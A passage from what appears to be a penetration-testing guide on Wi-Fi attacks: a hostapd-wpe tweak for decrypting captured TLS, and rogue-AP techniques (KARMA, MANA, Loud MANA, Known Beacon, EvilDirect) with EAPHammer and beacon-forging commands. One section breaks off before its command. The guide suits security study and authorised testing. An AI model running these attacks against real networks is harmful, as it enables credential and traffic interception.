Inside the **configuration** of *hostapd-wpe* **comment** the line that contains ***dh\_file*** (from dh\_file=/etc/hostapd-wpe/certs/dh to #dh\_file=/etc/hostapd-wpe/certs/dh) This will make hostapd-wpe to **exchange keys using RSA** instead of DH, so you will be able to **decrypt** the traffic later **knowing the servers private key**.


Now start the **Evil Twin** using **hostapd-wpe** with that modified configuration as usual. Also, start **wireshark** in the **interface** which is performing the Evil Twin attack.

Now or later (when you have already captured some authentication intents) you can add the private RSA key to wireshark in: Edit --> Preferences --> Protocols --> TLS --> (RSA keys list) Edit...

Add a new entry and fill the form with this values: **IP address = any** -- **Port = 0** -- **Protocol = data** -- **Key File** (**select your key file**, to avoid problems select a key file **without being password protected**).



And look at the new **"Decrypted TLS" tab**:



## KARMA, MANA, Loud MANA and Known beacons attack

### ESSID and MAC black/whitelists

Different types of Media Access Control Filter Lists (MFACLs) and their corresponding modes and effects on the behavior of a rogue Access Point (AP):

1. **MAC-based Whitelist**:
   1. The rogue AP will respond only to probe requests from devices specified in the whitelist, remaining invisible to all others not listed.
2. **MAC-based Blacklist**:
   1. The rogue AP will ignore probe requests from devices on the blacklist, effectively making the rogue AP invisible to those specific devices.
3. **SSID-based Whitelist**:
   1. The rogue AP will respond to probe requests only for specific ESSIDs listed, making it invisible to devices whose Preferred Network Lists (PNLs) do not contain those ESSIDs.
4. **SSID-based Blacklist**:
   1. The rogue AP will not respond to probe requests for the specific ESSIDs on the blacklist, making it invisible to devices seeking those particular networks.

Copy

# example EAPHammer MFACL file, wildcards can be used

09:6a:06:c8:36:af

37:ab:46:7a:9a:7c

c7:36:8c:b2:\*:\*

[--mac-whitelist /path/to/mac/whitelist/file.txt #EAPHammer whitelisting]

[--mac-blacklist /path/to/mac/blacklist/file.txt #EAPHammer blacklisting]

Copy

# example ESSID-based MFACL file

name1

name2

name3

[--ssid-whitelist /path/to/mac/whitelist/file.txt]

[--ssid-blacklist /path/to/mac/blacklist/file.txt]

### KARMA

This method allows an **attacker to create a malicious access point (AP) that responds to all probe requests** from devices seeking to connect to networks. This technique **tricks devices into connecting to an attacker's AP** by mimicking the networks the devices are searching for. Once a device sends a connection request to this rogue AP, it completes the connection, leading the device to mistakenly connect to the attacker's network.

### MANA

Then, **devices started to ignore unsolicited network responses**, reducing the effectiveness of the original karma attack. However, a new method, known as the **MANA attack**, was introduced by Ian de Villiers and Dominic White. This method involves the rogue AP **capturing the Preferred Network Lists (PNL) from devices by responding to their broadcast probe requests** with network names (SSIDs) previously solicited by the devices. This sophisticated attack bypasses the protections against the original karma attack by exploiting the way devices remember and prioritize known networks.

The MANA attack operates by monitoring both directed and broadcast probe requests from devices. For directed requests, it records the device's MAC address and the requested network name, adding this information to a list. When a broadcast request is received, the AP responds with information matching any of the networks on the device's list, enticing the device to connect to the rogue AP.

Copy

./eaphammer -i wlan0 --cloaking full --mana --mac-whitelist whitelist.txt [--captive-portal] [--auth wpa-psk --creds]

### Loud MANA

A **Loud MANA attack** is an advanced strategy for when devices do not use directed probing or when their Preferred Network Lists (PNL) are unknown to the attacker. It operates on the principle that **devices in the same area are likely to share some network names in their PNLs**. Instead of responding selectively, this attack broadcasts probe responses for every network name (ESSID) found in the combined PNLs of all observed devices. This broad approach increases the chance of a device recognizing a familiar network and attempting to connect to the rogue Access Point (AP).

Copy

./eaphammer -i wlan0 --cloaking full --mana --loud [--captive-portal] [--auth wpa-psk --creds]

### Known Beacon attack

When the **Loud MANA attack** may not suffice, the **Known Beacon attack** presents another approach. This method **brute-forces the connection process by simulating an AP that responds to any network name, cycling through a list of potential ESSIDs** derived from a wordlist. This simulates the presence of numerous networks, hoping to match an ESSID within the victim's PNL, prompting a connection attempt to the fabricated AP. The attack can be amplified by combining it with the --loud option for a more aggressive attempt to ensnare devices.

Eaphammer implemented this attack as a MANA attack where all the ESSIDs inside a list are charged (you could also combine this with --loud to create a Loud MANA + Known beacons attack):

Copy

./eaphammer -i wlan0 --mana [--loud] --known-beacons --known-ssids-file wordlist.txt [--captive-portal] [--auth wpa-psk --creds]

**Known Beacon Burst attack**

The **Known Beacon Burst attack** involves **rapid-fire broadcasting of beacon frames for each ESSID listed in a file**. This creates a dense environment of fake networks, greatly enhancing the likelihood of devices connecting to the rogue AP, especially when combined with a MANA attack. This technique leverages speed and volume to overwhelm devices' network selection mechanisms.

Copy

# transmit a burst of 5 forged beacon packets for each entry in list

./forge-beacons -i wlan1 \

--bssid de:ad:be:ef:13:37 \

--known-essids-file known-s.txt \

--dst-addr 11:22:33:11:22:33 \

--burst-count 5

## Wi-Fi Direct

**Wi-Fi Direct** is a protocol enabling devices to link directly with each other using Wi-Fi without the need for a traditional wireless access point. This capability is integrated into various Internet of Things (IoT) devices, such as printers and televisions, facilitating direct device-to-device communication. A notable feature of Wi-Fi Direct is that one device takes on the role of an access point, known as the group owner, to manage the connection.

Security for Wi-Fi Direct connections is established through **Wi-Fi Protected Setup (WPS)**, which supports several methods for secure pairing, including:

* **Push-Button Configuration (PBC)**
* **PIN entry**
* **Near-Field Communication (NFC)**

These methods, particularly PIN entry, are susceptible to the same vulnerabilities as WPS in traditional Wi-Fi networks, making them targets for similar attack vectors.

### EvilDirect Hijacking

**EvilDirect Hijacking** is an attack specific to Wi-Fi Direct. It mirrors the concept of an Evil Twin attack but targets Wi-Fi Direct connections. In this scenario, an attacker impersonates a legitimate group owner with the aim of deceiving devices into connecting to a malicious entity. This method can be executed using tools like airbase-ng by specifying the channel, ESSID, and MAC address of the impersonated device:

## References

* <https://posts.specterops.io/modern-wireless-attacks-pt-i-basic-rogue-ap-theory-evil-twin-and-karma-attacks-35a8571550ee>
* <https://posts.specterops.io/modern-wireless-attacks-pt-ii-mana-and-known-beacon-attacks-97a359d385f9>
* <https://posts.specterops.io/modern-wireless-tradecraft-pt-iii-management-frame-access-control-lists-mfacls-22ca7f314a38>
* <https://posts.specterops.io/modern-wireless-tradecraft-pt-iv-tradecraft-and-detection-d1a95da4bb4d>
* <https://github.com/gdssecurity/Whitepapers/blob/master/GDS%20Labs%20-%20Identifying%20Rogue%20Access%20Point%20Attacks%20Using%20Probe%20Response%20Patterns%20and%20Signal%20Strength.pdf>
* <http://solstice.sh/wireless/eaphammer/2019/09/10/eap-downgrade-attacks/>
* <https://www.evilsocket.net/2019/02/13/Pwning-WiFi-networks-with-bettercap-and-the-PMKID-client-less-attack/>
* <https://medium.com/hacking-info-sec/ataque-clientless-a-wpa-wpa2-usando-pmkid-1147d72f464d>
* <https://forums.kali.org/showthread.php?24286-WPS-Pixie-Dust-Attack-(Offline-WPS-Attack)>
* <https://www.evilsocket.net/2019/02/13/Pwning-WiFi-networks-with-bettercap-and-the-PMKID-client-less-attack/>

TODO: Take a look to <https://github.com/wifiphisher/wifiphisher> (login con facebook e imitacionde WPA en captive portals)